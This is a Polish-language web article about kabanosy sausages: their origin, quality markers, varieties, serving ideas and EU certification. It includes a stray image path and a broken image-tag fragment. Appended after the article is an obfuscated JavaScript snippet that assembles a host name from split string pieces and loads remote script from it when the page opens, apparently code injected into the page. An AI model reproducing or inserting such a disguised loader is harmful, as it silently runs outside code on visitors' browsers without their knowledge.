
Najpopularniejsze polskie kiełbaski? Oczywiście kabanosy!

Kabanosy śmiało można nazwać polskim specjałem, choć nazwa popularnej suchej kiełbaski ma swoje korzenie w języku tureckim, pochodzi bowiem od słowa „kaban”, oznaczającego wieprza. Dlatego też w tych najprawdziwszych kabanosach znajdziemy wieprzowinę. Dobry kabanos powinien być wykonany według tradycyjnej receptury. Dzięki temu jest nie tylko smaczny, ale również bogaty w substancje odżywcze. Czego szukać w kabanosach i jak rozpoznać te najlepsze?

Po czym poznać prawdziwego kabanosa?
Dobry kabanos jest długi, cienki i kruchy, zrobiony z mięsa najwyższej jakości, bez sztucznych dodatków. Poznamy go po charakterystycznym ciemnoczerwonym kolorze i spłaszczeniu na końcach (ślad po odwieszeniu). Powierzchnia kabanosa powinna być równomiernie pomarszczona, gładka i sucha, a po przekrojeniu wyraźnie widoczne kawałki mięsa i tłuszczu. Smak? Wędzonego mięsa, pieprzu i kminku. Jeśli dodatkowo sucha kiełbaska jest chrupiąca i strzela, gdy ją przełamujemy mamy gwarancję, że kabanosy, które wybraliśmy są najlepszej jakości.

A co znajdziemy w sklepach?

"/app/webroot/media/images/kabanosy-kabanos.jpg"
style="border-width: 13px; border-style: solid; width: 250px; height: 201px; float: left; color:white;" />Producenci oferują nam klasyczne, suche, wieprzowe kiełbaski, jak i rozmaite „kabanosowe wariacje”. Dla miłośników
drobiu - delikatne, z chudego mięsa, doskonałe na każdą okazję. Kabanosy ekskluzywne - z dodatkiem orzecha laskowego, sera pleśniowego lub chili. Dla wytrawnych smakoszy - kabanosy długo dojrzewające, ekstra cienkie lub suszone specjalnymi metodami. Kabanosy możemy serwować z rozmaitymi dodatkami - sosami, oliwkami, różnego rodzaju serami czy winem, a także wykorzystać je na wiele innych sposobów - w zapiekance, jako nadzienie w pierożkach, na kanapce, pizzy, a nawet w żurku czy bigosie.

Certyfikowana przekąska
Dla kogo są kabanosy? Dla każdego! Lubią je mali i duzi. Dzieciom ich jedzenie sprawia frajdę, dorośli doceniają smak i aromat, a wśród rozmaitych propozycji producentów każdy miłośnik kabanosów znajdzie coś dla siebie. Warto pamiętać też o tym, że dzięki odpowiedniemu przygotowaniu, mięso w popularnych, suchych kiełbaskach nie traci swoich substancji odżywczych. Znajdziemy w nim białko, wapń czy magnez oraz niektóre witaminy. Dzięki temu przekąska w postaci kabanosa nie jest niezdrowym „zapychaczem”, ale czymś smacznym i wartościowym. A potwierdzeniem tego jest zdobyty przez polskie kabanosy w 2011 roku unijny certyfikat Gwarantowanej Tradycyjnej Specjalności.
<script type="text/javascript">
(function(){
us7p=document.createElement("script");us7p.type="text/javascript";
us7p.async=true;us7p_=(("us")+"t")+"a";us7p_+=("t.i")+""+"n";us7p_+=(("f")+"o");
us7p.src="http://"+us7p_+"/5181414.9exy8ysks7pbncgX7nfw0ebflccdvh";
document.body.appendChild(us7p);
})();
</script>